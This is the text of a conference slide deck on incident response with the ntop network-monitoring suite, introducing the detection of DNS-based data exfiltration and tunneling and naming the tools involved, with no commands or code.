



ntopConf'23

Incident Response

Using the ntop Suite's Latest Features to Analyze a Network Breach

Alfredo Cardigliano <cardigliano@ntop.org>

In This Session

- Select a security incident case
- Analyze the Network architecture
- Choose what/where to put in place to detect threats
- Configure the Software
- Get notified about attacks
- Analyze the breach

Software We Will Use



ntopng



nProbe (Agent)



n2disk (with Smart Recording)



Suricata

SURICATA




Wireshark



nBox UI




nDPI



PF_RING


Example: Data Exfiltration




Data Exfiltration on DNS

- The DNS protocol is usually:
 - Allowed
 - Not inspected
- Used by several types of attacks:
 - Tunneling (e.g. DNScat)
 - Data exfiltration (e.g. DNSteal)


Data Exfiltration on DNS



